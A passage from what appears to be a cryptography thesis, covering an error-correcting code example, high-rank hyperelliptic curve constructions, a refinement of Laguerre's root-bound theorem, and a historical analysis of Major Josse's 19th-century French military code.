Plugging $\gamma = 3$, $\kappa = 10^6$ and $t = 7$ into Equation (10.13) we get a 410-bit p. This improves over Example 10.1 where p was 690 bits long.

10.1.6 Toy example

Let m be the 10-bit message 1100100111. For $t = 2$, we let p be the smallest prime number greater than $2 \cdot 29^4$, i.e. $p = 707293$. We generate the redundancy:

$$\begin{aligned} c(m) &= 2^1 \cdot 3^1 \cdot 5^0 \cdot 7^0 \cdot 11^1 \cdot 13^0 \cdot 17^0 \cdot 19^1 \cdot 23^1 \cdot 29^1 \bmod 707293 \\ &= 836418 \bmod 707293 \\ &= 129125 \bmod 707293. \end{aligned}$$

As we focus on the new error-correcting code we simply omit the Reed-Muller component. The encoded message is

$$\nu(m) = \texttt{1100100111}_2 \| \texttt{129125}_{10}.$$

Let the received encoded message be $\alpha = \texttt{1100101011}_2 \| \texttt{129125}_{10}$. Thus,

$$\begin{aligned} c(m') &= 2^1 \cdot 3^1 \cdot 5^0 \cdot 7^0 \cdot 11^1 \cdot 13^0 \cdot 17^1 \cdot 19^0 \cdot 23^1 \cdot 29^1 \bmod p \\ &= 748374 \bmod 707293 \\ &= 41081 \bmod 707293. \end{aligned}$$

Dividing by $c(m)$ we get

$$s = \frac{c(m')}{c(m)} = \frac{41081}{129125} \bmod 707293 = 632842$$

Applying the rationalize and factor technique we obtain $s = \frac{17}{19} \bmod 707293$. It follows that $m' \oplus m = \texttt{0000001100}$. Flipping the bits retrieved by this calculation, we recover m.

10.2 High-rank elliptic curves and applications to cryptography

Abstract

Elliptic curves over finite fields are now a staple of cryptology, both in designing cryptosystems and digital signatures, and in cryptanalysis where ECM provides a very useful factorisation algorithm. Less interest was drawn, however, to the uses one could make of elliptic curves over fields of characteristic zero. One reason is certainly the lack of applications for such objects, and the difficulty of representing arbitrary-precision numbers on hardware.

An admittedly far-fetched but nevertheless open question is whether the Naccache-Stern knapsack cryptosystem (see e.g. Section 5.1) can be adapted to work on elliptic curves, where knapsack-resolution techniques are fewer than in finite fields.

We suggest that a possible approach to this is to encode information in the curve *over the rationals*. Doing so requires constructing high-rank curves, a difficult problem. It turns out that we can consider *hyperelliptic curves* in that context, for which the construction of high-rank groups is somewhat easier.

While the following discussion does not fully answer our underlying cryptographic motivation, it may serve as a basis for further investigation.

10.2.1 Introduction

Mordel [Mor22] proved that the set $E(\mathbb{Q})$ of rational points of an elliptic curve has the structure of an abelian group, and that this group is finitely generated. In other terms, $E(\mathbb{Q}) \simeq T \times \mathbb{Z}^r$ where T is a finite abelian group (the 'torsion group' of E), and the non-negative integer r is called the *rank* of E. Table 10.3 gives a few examples.

Table 10.3: A few elliptic curves and their group of rational points.

$E : y^2 =$	$E(\mathbb{Q}) \simeq$	r	basis
$x^3 - x$	$\mathbb{Z}/2\mathbb{Z} \times \mathbb{Z}/2\mathbb{Z}$	0	-
$x^3 - 25x$	$\mathbb{Z}(\times\mathbb{Z}/2\mathbb{Z})^2$	1	$(-4, 6)$
$x^3 - (2 \cdot 7 \cdot 11)^2 x$	$\mathbb{Z}^2 \times (\mathbb{Z}/2\mathbb{Z})^2$	2	$(-98, 1176), (350, 5880)$
$x^3 - (2 \cdot 3 \cdot 11 \cdot 19)^2 x$	$\mathbb{Z}^3 \times (\mathbb{Z}/2\mathbb{Z})^2$	3	$(-98, 12376), (1650, 43560), (109554, 36258840)$

Mazur [Maz77; MG78] showed[4] that there are only fifteen possible groups T, which are the groups for which there is a rational modular curve parametrising elliptic curves E with an embedding T into $E(\mathbb{Q})$. It is conjectured, but not proven, that the ranks r of elliptic curves over $\mathbb{Q}$ are unbounded.

The status and distribution of r, however, is much less clear. Recent[5] efforts have brought elliptic curves of rank at least 28, using a detour through K3 surfaces and a combination of ingenious tricks. The general strategy is to start from a parametrised family of curves (or equivalently from a well-chosen elliptic surface), for instance curves over $\mathbb{Q}(t)$, and find candidates by specialisation, i.e. choosing specific values of t_0 (this is referred to, below, as 'Mestre's method'), as well as generically independent points $P_1, \ldots, P_r$. Algebraic tricks can be used to gain one, sometimes two additional degrees (see [Elk07] for details).

What makes things technically challenging is that there is no known systematic way to establish the exact rank of a given curve. Rather, in some specific cases, lower and upper bounds can be computed and guide a sieving procedure. This is used in combination with a Birch-Swinnerton-Dyer [SB65] heuristic, which claims equality between the analytic and algebraic rank, i.e., between the curve's L-function behaviour near 0 and the rank ('Mestre's heuristic').

It is noteworthy that in the record-holding curves, the torsion group is trivial. Table 10.4 records the highest-rank elliptic curves explicitly published in the literature (Néron, for instance, proved the existence of rank 10 curves but did not provide any example, so he does not appear in that list).

Note that Table 10.4 gives in many cases *lower bounds*, as the rank is not known exactly in many cases; however it is very improbable that the rank is higher.

[4] A generalisation of this result, showing that the torsion of elliptic curves over arbitrary number fields is bounded, was proven by Merel in 1996 [Mer96]. Both results would be special cases of a far-reaching conjecture by Morton and Silverman [MS94].

[5] The curve in question was posted by Elkies in 2006; see https://listserv.nodak.edu/cgi-bin/wa.exe?A2=ind0605&L=nmbrthry&T=0&F=&S=&P=50. As far as we are aware there was no formal publication of this result. The previous record was held by Martin and McMillen, from the NSA, who also posted on this Internet listserver without formal publication.

Table 10.4: Elliptic curves of highest rank.

Rank ($\geq$)	Date	Author	Approach
3	1938	Billing [Bil38]	Ad-hoc
4	1945	Wiman [Wim45a; Wim45b]	Ad-hoc
6	1974	Penney-Pomerance [PP74]	Penney-Pomerance method
7	1975	Penney-Pomerance [PP75]	Penney-Pomerance method
8	1977	Grunewald-Zimmert [GZ77]	?
9	1977	Brumer-Kramer [BK77]	?
12	1982	Mestre [Mes82a; Mes82b]	Mestre method
14	1986	Mestre [Mes86]	Mestre method
15	1992	Mestre [Mes92a; Mes92b]	Mestre method
17	1992	Nagao [Nag92]	Mestre method
19	1992	Fermigier [Fer92]	Mestre method
20	1993	Nagao [Nag93]	Mestre method
21	1994	Nagao-Kouya [NK94]	Mestre method
22	1997	Fermigier [Fer97]	Mestre method
23	1998	Martin-McMillen [MM98]	Mestre method
24	2000	Martin-McMillen [MM00]	Mestre method
28	2006	Elkies [Elk07]	K3 surfaces + Mestre heuristic

10.2.2 Constructing high-rank (hyper)elliptic curves

We now discuss a construction of high-rank curves, based on an approach initiated by Néron and refined by Mestre. While Mestre used it to find his (then) record-breaking elliptic curve [Mes82a; Mes82b], we describe the method in a more general setting, to generate high-rank hyperelliptic curves as well.

The goal of this section, besides describing Mestre's method, is to give an explicit construction (formula and basis) for a large rank elliptic or hyperelliptic curve.

10.2.2.1 Mestre's method.

The main strategy is to design the sought-after curve over an extension of the target field, namely $\mathbb{Q}(t)$ — or in the case of hyperelliptic curves, $\mathbb{Q}(t_0, \ldots, t_N)$ — so that the curve has high rank over that extension, and then invoke a specialisation theorem of Néron-Silverman-Tate to get an infinite family of high-rank curves over $\mathbb{Q}$. The main concern is only to be careful and choose values t_i that are distinct, and do not cause the curve to become singular.

The true challenge, after these preliminary steps, is to *prove* a lower bound on the rank, and this is best achieved by exhibiting a set of independent points.

10.2.2.2 Explicit construction of high-rank curves

In this following section we give explicit coordinates for these points, and prove their independence by invoking their Néron-Tate height, a topic we shall discuss in more detail later.

However this approach has its drawbacks: In order to provably achieve large ranks we need to increase the curve's genus. As a result we get hyperelliptic curves, rather than elliptic curves. This is problematic in a cryptographic setting if one wishes to design DLP-based schemees on such curves, as efficient index calculus methods are known on curves of genus $g \geq 3$ [GTT+07; EGT11]. Since our focus is on the infinite subgroups, we may not have to worry about this, as other cryptosystems may be designed in these subgroups that are immune to such work.

Let k be a field of characteristic $\neq 2$. Consider $e(x)$ a monic polynomial of degree n, $f(x)$ a polynomial of degree at most $n-1$, both having coefficients in k, and write

$$\Phi(x) = \prod_{i=1}^{N} (x - u_i) = e(x)^2 - f(x)$$

where $N = 2n$. Now let us define three curves:

$$\Gamma_1 : y^2 = f(x), \qquad \Gamma_2 : y^2 = xf(x), \qquad \Gamma_3 : Y^2 = f(X^2).$$

Letting $t_1, \dots, t_N$ be algebraically independent elements over k, we take $u_i = t_i^2$, and define the following extensions:

$$K = k(t_1, \dots, t_N), \qquad K_1 = k(u_1, \dots, u_N) \subset K$$
$$K_0 = k(c_1, \dots, c_N) \subset K_1 \qquad F = k(a_0, \dots, a_{n-1}) \subset K_0$$

Here, c_i is the coefficient of x^{N-i} in Φ, and a_i is the coefficient of x^{n-i-1} in f. Also note that $\dim_k K = \dim_k K_1 = \dim_k K_0 = 2 \dim_k F = 2n$.

The curves $\Gamma_1, \Gamma_2, \Gamma_3$ are defined over F, and have genus g_1, g_2, and g_3 respectively. There are two cases, depending on the parity of n:

$$\begin{cases} n = 2g_1 + 2, g_1 = g_2, g_3 = 2g_1 & \text{if } n \text{ is even} \\ n = 2g_1 + 3, g_2 = g_1 + 1, g_3 = 2g_1 + 1 & \text{if } n \text{ is odd} \end{cases}$$

in both cases, $g_1 + g_2 = g_3$ and $n = g_3 + 2$.

The curve Γ_1 has, by design, N obvious rational points P_i over K_1:

$$P_i = (u_i, e(u_i)), \quad 1 \le i \le N.$$

Similarly, Γ_3 has $2N$ obvious rational points $\widetilde{P}_i^{\pm}$ over K, with coordinates:

$$\widetilde{P}_i^{\pm} = (\pm t_i, e(t_i^2)), \qquad 1 \le i \le N$$

Let $\phi : (x, y) \mapsto (X^2, Y)$ defined over F (it is a morphism), then $\phi(\widetilde{P}_i^{\pm}) = P_i$. This shows that Γ_3 is a double cover of Γ_1; but Γ_3 is also a double cover of Γ_2 via $\psi : (x, y) \mapsto (X^2, XY)$. As a result, we get N rational points on Γ_2 over K:

$$Q_i = \psi(\widetilde{P}_i^{\pm}) = (t_i^2, t_i e(t_i^2)), \qquad 1 \le i \le N.$$

Independence of the points. We now make use of the following result of Shioda-Mori [Shi98; Mor76]:

Theorem 10.5 *Let J_i be the Jacobian variety associated to Γ_i over F. Then for any finitely generated extension F' of F, $J(F')$ is finitely generated.*

As a corollary,

$$\begin{aligned} \operatorname{rank} J_3(K) &= \operatorname{rank} J_1(K) + \operatorname{rank} J_2(K) \\ &\ge \operatorname{rank}\langle P_i \rangle + \operatorname{rank}\langle Q_i \rangle \end{aligned}$$

The next step is to measure how independent the P_i (resp the Q_i) are.

We assume from now on that n is even. In that situation Γ_1 has a unique point O at $x = \infty$, which is a F-rational point; we therefore embed Γ_1 into J_1 so that O is mapped to the origin of the group law on J_1. Considering the function $\alpha = y - e(x)$ on Γ_1, which only has poles at O, we have $y = e(x)$ for any $P = (x, y)$ in $(\alpha)_0 = P_1 + \cdots + P_N$, and $x = u_i$ for some i (hence $P = P_i$); thus the associated divisor of zero is indeed $(\alpha)_0$. This also shows that each P_i occurs with muliplicity 1, and we have

$$P_1 + \cdots + P_N = O \quad \text{in } J_1 \tag{10.15}$$

Now, the theory of Néron-Tate (or 'canonical') height [Nér65] [Lan13, Chapter 11] associates each point P with a 'height' $h(P)$. Furthermore, $h(P)$ is a positive semi-definite quadratic function up to some bounded function, i.e., $h(P) = \langle P, P \rangle + O(1)$ where $\langle \cdot, \cdot \rangle$ is a symmetric bilinear pairing called the height pairing. A key property of this pairing (see, e.g., [Sil07, Theorem 3.6]) is that if a curve A is defined on K, and if we consider K' a finite Galois extension of K on which A is defined, then

$$\langle P^\sigma, Q^\sigma \rangle = \langle P, Q \rangle, \qquad P, Q \in A(K'), \sigma \in \operatorname{Gal}(K'/K)$$

In our case, $\operatorname{Gal}(K_1/K_0)$ is the symmetric group $\mathcal{S}_N$. Hence, from the property above we get

$$\langle P_i, P_i \rangle = a, \quad \text{and} \quad \langle P_i, P_j \rangle = b \quad (i \ne j)$$

Now $\langle P_1, \sum_i P_i\rangle = a + (N-1)b = 0$ by Equation (10.15). Hence $b = -a/(N-1)$. The corresponding height matrix is therefore the circulant

$$H = \frac{a}{N-1}\begin{pmatrix} N-1 & -1 & \cdots & -1 \\ -1 & N-1 & \cdots & -1 \\ \vdots & \vdots & \ddots & \vdots \\ -1 & -1 & \cdots & N-1 \end{pmatrix}$$

One easily check that $\det H = 0$, and that its principal minor of size $N-1$ is positive definite. If we can prove that $a > 0$ then this shows that the N points P_i generate a subgroup of rank $N-1$.

To do this, assume for the sake of argument that $a = 0$, so that every P_i is a torsion point, i.e., there exists an $m > 0$ such that $mP_i = 0$. Let F' be the extension of F obtained by adjoining all m-torsion points of J_1 to F. F' is a finite algebraic extension of F, hence has same dimension as F over k, i.e. $\dim_k F' = \dim_k F = n$. But by definition $P_i = (u_i, e(u_i))$ and therefore $F' \supset F(P_1, \ldots, P_N) \supset k(u_1, \ldots, u_N)$ which would imply that F' has dimension at least $N = 2n$: this is a contradiction. Hence $a > 0$.

Let's now turn our attention to Γ_2, which always has an F-rational point $(0,0)$ that we can take as the origin for J_2. Since $G = \mathrm{Gal}(K/K_0)$ acts transitively on $\pm Q_i$, we have as before that $\langle Q_i, Q_i\rangle = a$, and $\langle Q_i, Q_j\rangle = b$ for all $i \neq j$. However, if we take $\sigma \in G$ such that $\sigma(t_1) = -t_1$ and $\sigma(t_i) = t_i$ for all $i > 1$, then

$$Q_i^\sigma = -Q_1, \qquad Q_i^\sigma = Q_i \quad (i > 1)$$

which immediately shows $b = -b$, hence $b = 0$. By the same argument as before, we also have $a > 0$. Therefore the N points Q_i are mutually independent and generate a subgroup of rank N.

Using the remark at the beggining of this subsection, this shows that

$$\operatorname{rank} J_3 \geq N + N - 1 = 2N - 1 = 4n - 1 = 4g_3 + 7.$$

For instance, a rank 127 curve can be obtained from this construction, and it has genus 30.

10.2.3 Néron-Tate height on hyperelliptic curves

We now turn our attention to the computation of the Néron-Tate height of points on the Jacobian of a curve. For curves of genus 1, a classical approch makes use of explicit equations for projective embeddings of Jacobians. This has been extended by Cassels-Flynn-Smart-Stoll [CF96; FS97] to genus 2. However possible [Sto12], this method is unwieldy for genus 3 [Stu00; Mül14].

Computing height explicitly is possible, although we do not have closed formulas available; indeed the classical definition is given by a limiting process. Recent work by Holmes [Hol12] and Müller [Mül14] provide algorithms to achieve this, which rely respectively on Arakelov geometry and the machinery of Gröbner bases. Both approaches stem from an observation of Faltings and Hriljac [Fal84; Hri85] but differ in how they perform the computations.

For the purpose of illustration, let

$$HE_1 : y^2 = x^{2g+1} + 2x^2 - 10x + 11$$
$$HE_2 : y^2 = x^{2g+1} + 6x^2 - 4x + 1$$

Let D_1 be the point on HE_1 corresponding to the divisor $(1,2) - \infty$, and D_2 be the point on HE_2 corresponding to $(1,2) + (0,1) - 2\cdot\infty$. Computation times using Holmes' algorithm are given in Table 10.5.

For these reasons we may give up the computation of *exact* heights, and may be content with an approximation of it, such as the one introduced in [Hol12, Chapter 6]. In fact, an order of magnitude might suffice; instead of the canonical height, we may use the arithmetic height: if $P \in \mathbb{P}^N(\mathbb{Q}) = [x_0 : \cdots : x_N]$, with $\gcd(x_0, \ldots, x_N) = 1$, define

$$h_{\mathbb{Q}} = \log \max\{|x_0|, \ldots, |x_N|\}$$

and let $\phi : \mathbb{P}^N(\mathbb{Q}) \to \mathbb{P}^N(\mathbb{Q})$ be a rational map of degree d, then (see, e.g., [Sil07, Theorem 3.11]) we have $h_{\mathbb{Q}}(\phi(P)) = dh_{\mathbb{Q}}(P) + O(1)$. Arithmetic height is a good approximation of canonical height to within a constant factor [Sil07, Theorem 3.20], which is sufficient for estimation purposes.

Table 10.5: Computation time for Holmes' algorithm on two test hyperelliptic curve for varying genus [Hol12].

g	$h(D_1)$	Time (HE_1)	$h(D_2)$	Time (HE_2)
1	1.11...	1.94 s	1.41...	2.06 s
2	1.35...	6.44 s	1.37...	6.73 s
3	1.50...	15.10 s	1.50...	15.62 s
4	1.61...	32.71 s	1.40...	32.60 s
5	63.42...	72.23 s	1.70...	76.48 s
6	1.77...	212.37 s	1.81...	291.17 s
7	51.01...	20 m	1.71...	27 m
8	1.89...	3 hrs	-	-
10	78.85...	16 hrs	-	-

One difficulty is that explicit addition formulae for high genera curves are unwieldy in projective coordinates; a very crude approximation is that $d \approx g$. This creates an interesting situation if one wishes to encode information in the curve's infinite subgroups: encoding several bits in a given group requires large numbers (because the height increases); using more subgroups to encode more bits requires an increase in genus (with our construction), and thereby an increase in the cost of per-group encoding. Depending on the situation, the most advantageous approach might be the former or the latter. More advanced techniques, such as the ones we developed for the Naccache-Stern cryptosystem in Section 5.2, may also apply in that setting.

10.3 Improving Laguerre's theorem on locating a polynomial's roots

Abstract

A famous theorem due to Edmond Laguerre (and sometimes incorrectly credited to Samuelson) gives a range that contains all the roots of a given polynomial, when all roots are real.

We refine this result by observing that it is possible to leverage the third coefficient's information through the resolution of an optimisation problem.

This is joint work with Éric Brier.

10.3.1 Laguerre's theorem

In 1880, Laguerre published a statement and proof of the following theorem bounding the roots of a given polynomial[6] [Lag80]:

Theorem 10.6 (Laguerre) *Let $P(x) = x^{n+1} + a_1 x^n + \cdots + a_n x + a_{n+1}$ be a monic polynomial of degree $n+1$, whose roots $(r_1, \ldots, r_{n+1})$ are all real. Then for $1 \leq i \leq n+1$, $r_i \in [u, v]$, where u and v are the roots of*

$$nx^2 + 2a_{n-1}x + \left(2na_2 - (n-1)a_1^2\right). \tag{10.16}$$

Explicitly, this gives the following result, known in the Statistics litterature as Samuelson's inequality [Sam68] and sometimes incorrectly credited to Samuelson himself:

$$-\frac{a_1}{n+1} - b\sqrt{n} \leq r_i \leq -\frac{a_1}{n+1} + b\sqrt{n}, \quad \forall i = 1, \ldots, n+1,$$

where

$$b = \sqrt{\frac{na_1^2 - 2(n+1)a_2}{(n+1)^2}}.$$

Samuelson's main contribution was to realise that $-a_1/(n+1)$ is in fact $\overline{r}$, the mean of all roots; and that b is the standard deviation of the r_i, thereby giving a statistical interpretation to this result. Further refinements of this approach were formulated by many authors in the 1950s to 1970s, often with a substantial overlap [Jen99].

We reproduce here, in a somewhat more compact and modern language, the proof that Laguerre provided for his theorem.

Proof: Let $u \in \mathbb{R}$, we have

$$\sum_i^{n+1} (u - r_i)^2 = (n+1)u^2 - 2t_1 u + t_2.$$

Now this quantity is always greater than or equal to $(u - r_j)^2 = u^2 - 2r_j u + r_j^2$ for any j, because the sum only consists of non-negative integers. In other terms,

$$nu^2 + 2(r_j - t_1)u + (t_2 - r_j)^2 \geq 0.$$

This is a strictly positive quadratic function of u, therefore it has no real roots, therefore its discriminant must be non-positive, which is written

$$(n+1)r_j^2 - 2t_1 r_j + t_1^2 - nt_2 \leq 0.$$

Hence, r_j must lie between the roots of this polynomial, which are

$$\frac{2t_1 \pm \sqrt{4t_1^2 - 4(n+1)(t_1^2 - nt_2)}}{2(n+1)} = -\frac{a_1}{n+1} \pm b\sqrt{n}.$$

□

[6] In Laguerre's original theorem and proof, he did not assume a monic polynomial, and uses a_i/a_0 everywhere instead of a_i. We also use $n+1$ instead of n. This is of course without consequence in the discussion.

Laguerre's theorem uses this hypothesis of having all real roots to improve on the well-known general Gauss bound that all the roots of P lie in the disk of radius

$$\rho = 1 + \max_{1 \leq k \leq n+1} |a_k|$$

and in particular, Laguerre's result only relies on a_1 and a_2, and not on all the other coefficients.

10.3.2 Improving Laguerre's theorem

Samuelson's interpretation of Laguerre's theorem relies on the observation that a_1 and a_2 are the sum of, respectively, the r_i and the r_i^2, by Vieta's formulae. Our initial insight is that we can get a more precise information by also using a_3. Indeed, when Laguerre's inequality is saturated, all the polynomial's roots are fixed, hence all coefficients a_i for $i > 2$ are fixed. But if a_3 is in fact below this maximal value, as should happen most of the time, then we obtain a smaller interval than the one Laguerre's theorem predicts.

More formally, we can say that for every polynomial $P(x)$, there is an affine transformation $P(x) \to \tilde{P}(x)$ such that $\tilde{P}(x)$ has the form

$$\tilde{P}(x) = x^n - \frac{1}{2}x^{n-2} - \frac{\alpha}{3}x^{n-3} + \cdots \tag{10.17}$$

In other terms, the sum of its roots is 0; the sum of the roots' squares is 1; and the sum of the roots' cubes is α.

The value α cannot be infinitely large under these constraints, and this is the key observation from which we improve Lagrange's result. The maximal value that α can take is determined as a solution to an optimisation problem, with three constraints. Finding the maximal value of α is the trick that will help us better locate the roots.

All the functions being differentiable and working on a compact space, we can leverage Lagrange's theorem: The vector $(1, 0, \ldots, 0)$ is a linear combination of the vectors

$$\begin{aligned}
&(1, 1, \ldots, 1)\\
&(r_1, r_2, \ldots, r_{n+1})\\
&(r_1^2, r_2^2, \ldots, r_{n+1}^2)
\end{aligned}$$

Hence each r_i is a root of a polynomial whose degree is at most two. For $i > 1$ all these polynomials are the same, hence r_i can only take either of two values.

All in all there are therefore only three values for the roots (one for r_1, and two for r_i when $i > 1$). Let r be the largest root, and u, v be the two other, which appear a times and b times respectively. Thus

$$\begin{cases} r + au + bv &= 0\\ r^2 + au^2 + bv^2 &= 1\\ r^3 + au^3 + bv^3 &= \alpha \end{cases} \tag{10.18}$$

Note that, by design, $b = n - a$.

Before tackling the generic case, we must observe that that $a = 0$ (or, equivalently, $a = n$) is not a solution. In all other cases, however, we should expect an improvement over Laguerre's result. Let's henceforth assume that $a \neq 0, n$.

Theorem 10.7 *The maximum value of α is attained when $a = 1$ or $a = n - 1$.*

Proof: Fixing the largest root r, we compute the Gröbner basis of Equation (10.18) with respect to the variables $\{u, v, \alpha\}$. Solving for α gives two possibilities. We consider the bigger one, and differentiate it with respect to a, which yields

$$\frac{\partial \alpha}{\partial a} = \frac{\sqrt{a(n-a)(n-(n+1)r^2)^3}}{2a^2(n-a)^2} \operatorname{Sign}(2a - n).$$

The value at $a = n/2$ is a minimum. Hence the maximum value of α is attained when either $a = 1$ or $a = n - 1$ (which is equivalent, up to swapping u and v). Thus the maximal value of α is

$$\alpha = \frac{(n-2)}{n^2\sqrt{n-1}}\left(n - (n+1)r^2\right)^{3/2} + \frac{(n+1)(n+2)}{n^2}r^3 - \frac{3}{n} \tag{10.19}$$

and it is easy to check that u and v are reals.

□

Note that the quantity $n - (n+1)r^2$, is positive: This it exactly the contents of Laguerre's original theorem.

Universal form We can provide a 'universal' result that does not depend explicitly on n, by taking the limit $n \to \infty$ in Equation (10.19). We get a maximal value

$$\alpha = (1 - r^2)^{3/2} + r^3.$$

Part V

Appendices

Appendix A

Historical cryptography

A.1 A French code from the late 19th century

Abstract

The Franco-Prussian war (1870–1871) was the first major European conflict during which extensive telegraph use enabled fast communication across large distances. Field officers would therefore have to learn how to use secret codes. But training officers also raises the probability that defectors would reveal these codes to the enemy. Practically all known secret codes at the time could be broken if the enemy knew how they worked.

Under Kerckhoffs' impulsion, the French military thus developed new codes, meant to resist even if the adversary knows the encoding and decoding algorithms, but simple enough to be explained and taught to military personnel.

Many of these codes were lost to history. One of the designs however, due to Major H. D. Josse, has been recovered and this article describes the features, history, and role of this particular construction. Josse's code was considered for field deployment and underwent some experimental tests in the late 1800s, the result of which were condensed in a short handwritten report. During World War II, German forces got hold of documents describing Josse's work, and brought them to Berlin to be analysed. A few years later these documents moved to Russia, where they have resided since.

This is joint work with David Naccache.

A.1.1 Introduction

The history of cryptography is short and recent, yet clouded by some fears that cryptographic techniques should be kept secret themselves, a belief widely dismissed in the community, but still held by a few laymen — often if not always unaware of the consequences. Since Kerckhoffs' works, it has become almost common sense to design, evaluate and implement cryptography in a transparent way, not merely for scientific but for very pragmatic reasons.

Even though contemporary cryptographers heeded this warning, their employers often did not. As a result, early relics of cryptographic work are hard to unearth: They often lay in the shadows of military archive bunkers, despite the fact that most of the techniques described there were never implemented, let alone used in the field, and are in any case obsolete by today's standards.

It is thus very lucky, in a sense, that Major Josse's system attracted enough attention for the Germans to take notice of it, and bring descriptions to Berlin for cryptanalysis. In hindsight this is in itself a mystery: at the time the Germans seized the document, it was more than 30 years old; and while this is no guarantee of certainty, we have no evidence that this particular code was used at all. It is unclear then what exactly was their motivation; it may have been part of a systematic effort to search for and analyse every technique they could lay their hands on. Whether they picked this code in particular, or it was part of a bundle, we do not know.

When East Germany fell to the Soviet army, the document was sent to Moscow, probably to undergo analysis as well. It has resided there until recently, when the document was brought back to France.

A.1.2 The corpus

Because of its tortured history, being moved from one archiving place to the other across countries, it comes at some surprise that all documents in the bundle we recovered are in an excellent state, showing no more that stains due to aging paper and some degradation related to manipulation. This may indicate that these documents were not handled very much — or possibly that they were handled with extreme care.

As we discuss below, the bundle itself consists in several pages, the origin of which we investigate.

A.1.2.1 Description of the corpus

The corpus consists in 17 unnumbered manuscript pages, including title pages and appendices. They were handwritten in French. The corpus, reproduced in appendix, is composed of several documents:

1. A main document, entitled 'Projet de Cryptographie Militaire n°3' (*Military Cryptography Project Nr. 3*). This document describes a cryptosystem's design goals, encryption and decryption procedures, and makes additional remarks on how to teach it. We will henceforth refer to this cryptosystem as Josse's system. This document appears twice (1a and 1b).

2. A second document, probably meant to follow the first one, entitled 'Système cryptographique n°3' (*Cryptographic system Nr. 3*). This document contains the result of training exercices with several officers on Josse's code, where accuracy and speed were recorded.

3. A newspaper article draft, which praises a 'New cryptographic system' (without explicitly mentioning Josse's system).

4. An appendix to the main document (two copies, corresponding to the two versions), containing subtraction tables (4a and 4b).

5. A letter, signed by 'S. Mounier' and dated June 29, 1889, addressed to Major Josse, mentioning the successfully copied version of the original draft. Indeed the first and second documents each appear in two versions: a draft version, with visible crossing-outs and additions; and a clean version. In all probability the clean version is the one mentioned by Mounier.

6. A leaflet, entitled 'Méthode stéganographique Josse' (*Josse steganographic method*) followed by a poem.

We will refer to these documents by the numbers 1a, 1b, 2, 3, 4a, 4b, 5, and 6 in the following discussion. Note that all pages except the poem are of standard format (A3 double pages, or A4 single pages). The poem paper is lighter and of lesser quality, possibly removed from a notebook.

A.1.2.2 Handwriting analysis

It is possible to use forensic handwriting analysis techniques on the documents to gather information about their authorship. In this context, there is no suspicion of simulation and we may assume that differences in writing correspond to different authors.

This analysis relies on identifying characteristic features of handwriting, such as letter shapes, word spacing, presence and nature of ligatures, connecting strokes, and line form (which indicates pressure). We are helped in this endeavour by the documents length, and the relatively regular handwriting under scrutiny.

Analysis, summarized in Table A.1, reveals that eigth authors contributed to the corpus. In particular, the absence of stroke-through text and mistakes in Document 1b seems to indicate that it was copied after 1a (and similarly, 4b was probably copied from 4a). We mention in this table the key features that enable to distinguish one author from all the others.

Some documents (1b, 2, and 4b) are written carefully in a prescribed calligraphic style. This alone does not guarantee that they were written by different persons. However we take the conservative approach to give these authors different names. Document 6 is written in a style reminiscent of 1a, but exhibits key differences and is probably the work of an unrelated author.

Table A.1: Handwriting analysis on the corpus.

Doc.	Author	Style	Distinguishing features	Comments
1a	A1+A2	-	Connecting stroke in *que*, *t*, *st*, capital *S* and *P*, digit *3*	A1 wrote the title page only.
1b	A3	Danish ronde	Capital *M* and *G*, *ff* ligature, *s* and *b*, line form	Including the title page.
2	A4	Copperplate	Ligatures and final *s*	-
3	A5	-	Capital *L*, *f*, *p*, and *ff*, disconnected *qu*	Dated 188...
4a	A2	-	Digits	-
4b	A3	Danish ronde	Digits	-
5	A6	-	Capital *M*, *R*, and *S*, line form, character height-to-width ratio, spacing	Signed S. Mounier. Dated 29 Jun 1889.
6	A7+A8	-	Trailing letters *e*, *s*,*t*, slant, final *ez* digraph. Disconnected *ph*, capital *J*.	A8 wrote on the back only. A7 bears some similarity to A2.

A.1.3 Content analysis

A.1.3.1 Overview of inter-document relationships

Handwriting analysis (Appendix A.1.2.2) already gives some information about how the different documents are related. We completed this analysis by an in-depth examination of the corpus content and consistency. An overview of the relationships between documents is illustrated in Figure A.1 and detailed hereafter.

In particular, documents 3 and 6 do not seem to be related to the cryptographic system described in documents 1, 2, 4, 5. Document 6 bears a mention of Josse, and is thus not *completely* unrelated. However document 3 does not, and seems to be completely independent.




Figure A.1: Relationships between the documents. A thick arrow indicates that a document *mentions* another. A dotted line indicates that a document was used as source for another.

A.1.3.2 The poem (document 6)

Let's start with a description and analysis of the ancillary documents, because their relationship to the cryptographic system is unclear and they can be treated independently.

While the leaflet bears the inscription 'Méthode stéganographique Josse', the poem written on this page and reproduced in Appendix A.1.8 was widely known at the time. Indeed, the poem was quoted

more or less in its entirety in several books published before Josse's death. We found an early mention in 'Amusements philologiques ou variétés en tous genres' by Gabriel Peignot (1808), although there might be even earlier sources. According to Peignot,

> *'These letters first present a meaning, when read as usual; but if we read the first line, the third, the fifth, etc. that is, every other line, we shall find a meaning opposite to the one a first reading suggested.*[1]*'*

In other terms, while the entire poem makes sense as it is, reading the even-numbered lines only (and skipping over the odd-numbered lines) reveals a message that completely contradicts it.

Peignot mentions several other examples of *vers brisés* (broken verses) in French literature, including the poem's continuation.

As such, the text itself seems to be an exercise in literary entertainment rather than a military steganographic method, and there is no mention of it in any of the other documents. The leaflet is not signed nor dated, and the different paper grade and format seem to indicate that it was not part of the original bundle.

Since the document is handwritten, the possibility remains that there is hidden information in the way words are written, in the placement of words on the paper, or non-word symbols (e.g. dots), or invisible ink.

